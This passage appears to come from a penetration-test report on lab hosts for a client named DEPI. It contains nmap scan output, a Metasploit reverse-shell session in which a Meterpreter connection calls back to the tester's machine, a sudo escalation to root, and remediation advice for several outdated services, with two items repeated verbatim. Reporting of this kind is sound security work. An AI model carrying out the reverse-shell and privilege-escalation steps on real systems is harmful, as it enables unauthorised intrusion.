|_ _pop3-capabilities: CAPA TOP UIDL RESP-CODES SASL PIPELINING AUTH-RESP-CODE
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
|_ _imap-capabilities: listed LOGINDISABLEDA0001 IDLE have ID post-login capabilities
SASL-IR more OK LITERAL+ Pre-login ENABLE LOGIN-REFERRALS IMAP4rev1
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:19:6A:CD:27:A1 (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ _clock-skew: mean: -1s, deviation: 0s, median: -1s
|_ _nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>

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msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.8.3.104:3333
[*] Sending stage (980808 bytes) to 10.10.146.10
[*] Meterpreter session 1 opened (10.8.3.104:3333 → 10.10.146.10:33396) at 2020-04-20 18:46:16 -0400

meterpreter > sysinfo
Computer      : 10.10.146.10
OS            : Ubuntu 16.04 (Linux 4.8.0-58-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > █
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www-data@skynet:~/html$ sudo whoami
sudo whoami
root
www-data@skynet:~/html$ █
```

## Remediation

<b>Who:</b>	IT Team
<b>Vector:</b>	Remote
<b>Action:</b>	<p>Item 1: outdated SMB service allowed for known vulnerabilities, DEPI should immediately disable SMBv1 across all systems and apply the MS17-010 security patch provided by Microsoft. Additionally, it is recommended to regularly update systems and enable network segmentation to limit exposure of critical services like SMB.</p> <p>Item 2: Icecast outdated server permitted remote code execution, DEPI should install patches and update the service to the current latest available version</p> <p>Item 3: Outdated ProFTPD service (CVE-2015-3306) allowed for remote code execution. It is recommended that DEPI immediately update the ProFTPD server to the latest version to mitigate this vulnerability. Regular security audits should be performed to identify outdated services, and implementing a robust patch management policy will help prevent similar issues in the future.</p> <p>Item 4: Outdated SPIP version DEPI should promptly upgrade SPIP to the latest stable release to address these security weaknesses. .</p> <p>Item 5: Restrict access to the Jenkins interface by applying proper network-level controls, such as IP whitelisting or firewall rules, ensuring that only trusted users can access</p>



the Jenkins dashboard. Additionally, ensure the Jenkins installation is up to date with the latest security patches, as Jenkins frequently releases updates to fix known vulnerabilities.

Item6 :

Immediately changed default Tomcat Manager credentials and enforce strong passwords. Restrict access to the interface using firewall rules to allow only trusted IPs. Update Apache Tomcat to the latest version to patch known vulnerabilities. If the Manager is not needed, disable it to reduce the attack surface. Implement monitoring and logging for suspicious activity, and consider multi-factor authentication (MFA) for additional security.



Item 7: Outdated smb version allowing put method to execute files vulnerabilities, DEPI should immediately disable SMBv1 across all systems and apply the MS17-010 security patch provided by Microsoft. Additionally, it is recommended to regularly update systems and enable network segmentation to limit exposure of critical services like SMB.

Item 8: Outdated smb version allowing put method to execute files vulnerabilities, DEPI should immediately disable SMBv1 across all systems and apply the MS17-010 security patch provided by Microsoft. Additionally, it is recommended to regularly update systems and enable network segmentation to limit exposure of critical services like SMB.

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## Additional Scans (Informational)

DST provides all clients with all report information gathered during testing. This includes scans. For more information, please see the following documents:

- DEPI-867-19 Scan by Host.doc



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